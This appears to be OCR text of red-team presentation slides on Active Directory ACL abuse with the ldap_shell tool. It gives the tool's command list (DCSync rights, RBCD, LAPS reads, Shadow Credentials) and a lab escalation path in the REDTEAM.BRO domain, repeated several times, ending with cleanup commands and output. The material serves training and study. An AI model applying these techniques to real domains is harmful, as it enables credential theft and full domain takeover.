
User:

- Reset password
- Set SPN (target kerberoasting)
- Set dontreqpreauth (target as-rep roasting)
- Shadow Credentials
- Script Path
- msTSInitialProgram



https://t.me/learningnets

ACL Abuse




ACL Abuse ldap_shell


https://github.com/PShlyundin/ldap_shell

```
Get Info
    dump - Dumps the domain.
    search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
    get_user_groups user - Retrieves all groups for a specified user.
    get_group_users group - Retrieves all members of a group.
    get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
    get_maq user - Get ms-DS-MachineAccountQuota for current user.
Abuse ACL
    add_user_to_group user group - Adds a user to a group.
    del_user_from_group user group - Delete a user from a group.
    change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
    set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
    clear_rbcd target - Clear the resource based constrained delegation configuration information.
    set_dcsync user - If you have write access to the domain object, assign the DS-Replication right to the selected user.
    del_dcsync user - Delete DS-Replication right to the selected user.
    set_genericall target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
    set_owner target grantee - Abuse WriteOwner privilege.
    dacl_modify - Modify ACE (add/del). Usage: target, grantee, add/del and mask name or ObjectType for ACE modified.
    set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
    get_ntlm user - Shadow Credentials method to abuse GenericAll, GenericWrite and AllExtendedRights privilege
    write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID attribute format is {value}.
Misc
    add_computer computer [password] - Adds a new computer to the domain with the specified password. Requires LDAPS.
    del_computer computer - Remove a computer from the domain.
    add_user new_user [parent] - Creates a new user.
    disable_account user - Disable the user's account.
    enable_account user - Enable the user's account.
exit - Terminates this session.
```

ACL Abuse ldap_shell




ACL Abuse ldap_shell



1. Helpdesk1
   - Add member
2. Helpdesk2
   - Add member
3. User1
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - UP to GenericAll
4. User2
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - Set Owner (Get WriteDACL)
   - UP to GenericAll
5. SRV1
   - RBDC
   - Shadow Credentials
6. User3
   - Reset password
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
7. Admin
   - ResetPassword
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
8. REDTEAM.BRO
   - Set DcSync


ACL Abuse ldap_shell



1. Helpdesk1
   - Add member
2. Helpdesk2
   - Add member
3. User1
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - UP to GenericAll
4. User2
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - Set Owner (Get WriteDACL)
   - UP to GenericAll -> Reset password
5. SRV1
   - RBDC
   - Shadow Credentials
6. User3
   - Reset password
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
7. Admin
   - ResetPassword
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
8. REDTEAM.BRO
   - Set DcSync


DEMO1

ACL Abuse ldap_shell



1. Helpdesk1
   - Add member
2. Helpdesk2
   - Add member
3. User1
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - UP to GenericAll
4. User2
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - Set Owner (Get WriteDACL)
   - UP to GenericAll
5. SRV1
   - RBDC
   - Shadow Credentials
6. User3
   - Reset password
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
7. Admin
   - ResetPassword
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
8. REDTEAM.BRO
   - Set DcSync


ACL Abuse ldap_shell



1. Helpdesk1
   - Add member
2. Helpdesk2
   - Add member
3. User1
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - UP to GenericAll
4. User2
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
   - Set Owner (Get WriteDACL)
   - UP to GenericAll
5. SRV1
   - RBDC
   - Shadow Credentials
6. User3
   - Reset password
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
7. Admin
   - ResetPassword
   - Target Kerberoasting/As-Reproasting
   - Script Path
   - Shadow Credentials
8. REDTEAM.BRO
   - Set DcSync

DEMO2

Bonus




```
# del_dcsync admin
[INFO] DACL modified successfully! admin now has no DS-Replication privilege.

# clear_rbcd srv1$
[INFO] Found Target DN: CN=SRV1,CN=Computers,DC=redteam,DC=bro
[INFO] Target SID: S-1-5-21-2762875213-1548701916-2373633845-1125
[INFO] Delegation rights cleared successfully!

# dacl_modify user1 user2 del GenericAll
[INFO] Found Target DN: CN=user1,CN=Users,DC=redteam,DC=bro
[INFO] Target SID: S-1-5-21-2762875213-1548701916-2373633845-1112
[INFO] Found Grantee DN: CN=user2,CN=Users,DC=redteam,DC=bro
[INFO] Grantee SID: S-1-5-21-2762875213-1548701916-2373633845-1113
[INFO] DACL modified successfully!

# dacl_modify user1 user2 del WriteDACL
[INFO] Found Target DN: CN=user1,CN=Users,DC=redteam,DC=bro
[INFO] Target SID: S-1-5-21-2762875213-1548701916-2373633845-1112
[INFO] Found Grantee DN: CN=user2,CN=Users,DC=redteam,DC=bro
[INFO] Grantee SID: S-1-5-21-2762875213-1548701916-2373633845-1113
[INFO] DACL modified successfully!

# dacl_modify HELPDESK2 user1 del GenericAll
[INFO] Found Target DN: CN=HelpDesk2,CN=Users,DC=redteam,DC=bro
[INFO] Target SID: S-1-5-21-2762875213-1548701916-2373633845-1111
[INFO] Found Grantee DN: CN=user1,CN=Users,DC=redteam,DC=bro
[INFO] Grantee SID: S-1-5-21-2762875213-1548701916-2373633845-1112
[INFO] DACL modified successfully!

# del_user_from_group user HELPDESK2
[INFO] Delete user "user" from group "HelpDesk2" result: OK

# del_user_from_group user HELPDESK1
[INFO] Delete user "user" from group "HelpDesk1" result: OK
```

Questions?